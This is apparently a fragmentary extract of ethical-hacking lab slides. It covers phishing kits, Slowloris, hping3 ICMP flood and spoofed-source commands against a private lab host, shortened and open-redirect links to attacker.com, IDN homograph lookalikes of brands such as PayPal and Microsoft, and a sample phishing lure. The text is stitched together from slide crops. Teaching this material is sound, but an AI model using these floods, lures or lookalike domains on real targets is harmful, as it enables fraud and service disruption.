



- 
- Zphisher
- Advance phishing tool
- <https://github.com/Ignitetch/AdvPhishing>
- **Nexphisher**
- <https://kalilinuxtutorial.com/install-nexphisher-on-kali-linux/>
- Wireshark
- **Slowloris (DOS attack)**
- Hping3
- Nmap

```
kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[satish@kali: ~] satish@kali: ~ Capturing from eth0 10:29 PM
satish@kali: ~
File Actions Edit View Help
root@kali:~/# hping3 -1 -c 6 -i 5 192.168.217.3
HPING 192.168.217.3 (eth0 192.168.217.3): icmp mode set,
 28 headers + 0 data bytes
len=46 ip=192.168.217.3 ttl=64 id=17102 icmp_seq=0 rtt=7
.3 ms
len=46 ip=192.168.217.3 ttl=64 id=17850 icmp_seq=1 rtt=1
005.1 ms
len=46 ip=192.168.217.3 ttl=64 id=18631 icmp_seq=2 rtt=1
004.0 ms
len=46 ip=192.168.217.3 ttl=64 id=19834 icmp_seq=3 rtt=1
```

```
File Actions Edit View Help Statistics Telephony Wireless Tools Help
root@kali:~/# hping3 -1 --fast 192.168.217.3
```

No.	Time	Source	Destination	Protocol	Length	Info
1	5.197526101	PcsCompu_88:69:85	PcsCompu_28:63:0a	ARP	42	Who has 192.168.217.3? Tell 192.168.217.4
2	5.198992548	PcsCompu_28:63:0a	PcsCompu_88:69:85	ARP	66	192.168.217.3 is at 88:69:85:69:85:85
3	5.217017213	PcsCompu_88:69:85	PcsCompu_28:63:0a	ARP	66	Who has 192.168.217.4? Tell 192.168.217.3
4	5.217046694	PcsCompu_28:63:0a	PcsCompu_88:69:85	ARP	42	192.168.217.4 is at 88:69:85:69:85:85
11	30.000722635	192.168.217.4	192.168.217.3	ICMP	42	Echo (ping) request id=652289, seq=65, ttl=64 (reply in 12)
12	30.000139943	192.168.217.3	192.168.217.4	ICMP	66	Echo (ping) reply id=652289, seq=65, ttl=64 (request in 11)
13	35.010718957	192.168.217.4	192.168.217.3	ICMP	42	Echo (ping) request id=652290, seq=66, ttl=64 (reply in 34)
14	35.010264751	192.168.217.3	192.168.217.4	ICMP	66	Echo (ping) reply id=652290, seq=66, ttl=64 (request in 13)
15	35.072721693	PcsCompu_28:63:0a	PcsCompu_88:69:85	ARP	66	Who has 192.168.217.4? Tell 192.168.217.3
16	35.072716472	PcsCompu_88:69:85	PcsCompu_28:63:0a	ARP	42	192.168.217.4 is at 88:69:85:69:85:85
17	35.150039901	PcsCompu_88:69:85	PcsCompu_28:63:0a	ARP	42	Who has 192.168.217.3? Tell 192.168.217.4
18	35.151402321	PcsCompu_28:63:0a	PcsCompu_88:69:85	ARP	66	192.168.217.3 is at 88:69:85:69:85:85
19	35.010271630	192.168.217.4	192.168.217.3	ICMP	42	Echo (ping) request id=652291, seq=67, ttl=64 (reply in 29)
20	35.009182934	192.168.217.3	192.168.217.4	ICMP	66	Echo (ping) reply id=652291, seq=67, ttl=64 (request in 19)
21	35.009198476	192.168.217.4	192.168.217.3	ICMP	42	Echo (ping) request id=652292, seq=68, ttl=64 (reply in 37)
22	35.009122433	192.168.217.3	192.168.217.4	ICMP	66	Echo (ping) reply id=652292, seq=68, ttl=64 (request in 21)
23	35.009081576	192.168.217.4	192.168.217.3	ICMP	42	Echo (ping) request id=652293, seq=69, ttl=64 (reply in 34)
24	35.009124234	192.168.217.3	192.168.217.4	ICMP	66	Echo (ping) reply id=652293, seq=69, ttl=64 (request in 23)
25	35.009099492	192.168.217.4	192.168.217.3	ICMP	42	Echo (ping) request id=652294, seq=70, ttl=64 (reply in 29)
26	35.009100004	192.168.217.3	192.168.217.4	ICMP	66	Echo (ping) reply id=652294, seq=70, ttl=64 (request in 25)

```
File Machine View Input Devices Help
satish@kali: ~
satish@kali: ~
Capturing from eth0 10:31 PM

File Actions Edit View Help
root@kali:/# hping3 -1 --faster 192.168.217.3
QStandardPaths: XDG_RUNTIME_DIR not set, default
/tmp/runtime-root'
22:29:45.423 Main Warn QXcbConnection: XCB e
(BadWindow), sequence: 7146, resource id: 210624
r code: 40 (TranslateCoords), minor code: 0
22:30:39.259 Main Warn QXcbConnection: XCB e
(BadWindow), sequence: 9701, resource id: 210600
```

kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

satish@kali: ~ satish@kali: ~ Capturing from eth0 10:36 PM

satish@kali: ~


File Actions Edit View Help

```
root@kali:/# hping3 -1 -a 192.168.217.2 -c 1 192.168.217.3
```

StandardPaths: XDG\_RUNTIME\_DIR not set, defaulting to '/tmp/runtime-root'

22:29:45.423 Main Warn QXcbConnection: XCB error: 3 (BadWindow), sequence: 7146, resource id: 21062442, major code: 40 (TranslateCoords), minor code: 0

22:30:39.259 Main Warn QXcbConnection: XCB error: 3 (BadWindow), sequence: 9701, resource id: 21069004, major code: 40 (TranslateCoords), minor code: 0







All Links



Search Links

CREATE

CREATE LINK



## Links

☒ Date Created ☐ Top Performing

Filters

Tag



☐ Hidden Links Only

1 Result

Clicks all time

Show Chart

MAY 31

☐ Attacker - The Domain Name Attacker.com is Now For...

bit.ly/3x0bom6

0 clicks

### Attacker - The Domain Name Attacker.com is Now For Sale.

May 31, 8:54 AM by DrSniper

bit.ly/3x0bom6

Copy

Destination: https://attacker.com/

Add tags

0

TOTAL CLICKS

bit.ly



ENTER LONG URL

https://attacker.com



#### UTM Parameters (Optional)

UTMs can help you track web traffic in analytics tools. [Learn more](#)

SOURCE

e.g. google, newsletter

MEDIUM

e.g. cpc, banner, email

CAMPAIGN

e.g. spring\_sale



If you use UTMs, be sure to



[Upgrade for bulk imports](#)



- Ngrok.io

File Edit Selection Find View Goto Tools Project Preferences Help

◀ ▶ https://example.com/?r=attacker.com •

1 https://example.com/?r=attacker.com

- IDN Homograph attack


Homograph Examples			
Sn	Fake Name	Original Name	Remark
1	techchip	techchip	
2	paypal	paypal	
3	google	google	
4	techchip	techchip	
5	facebook	facebook	
6	apple	apple	
7	rnicrosoft	microsoft	
8	clog	dog	




# Hey there!

This may or may not be the site you are looking for! This site demonstration of a flaw in the way unicode domains are handled **browser isn't affected.**

[Read the blog post for the full details](#)



- Homograph generator
- Uber attack case study






- Some one is trying to hsck your account plz reset your pass word

- Lab manual browser security

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# FOOTPRINTING THROUGH SEARCH ENGINES




## Pre-requisite:


- Computer installed with OS
- Internet Connection (Broadband, Dial-up)

## Footprinting – Search Engines Websites

- [www.google.com](http://www.google.com)
- [www.bing.com](http://www.bing.com)

- We get the organization's website URL in the search result which gives us the domain name used by the organization.





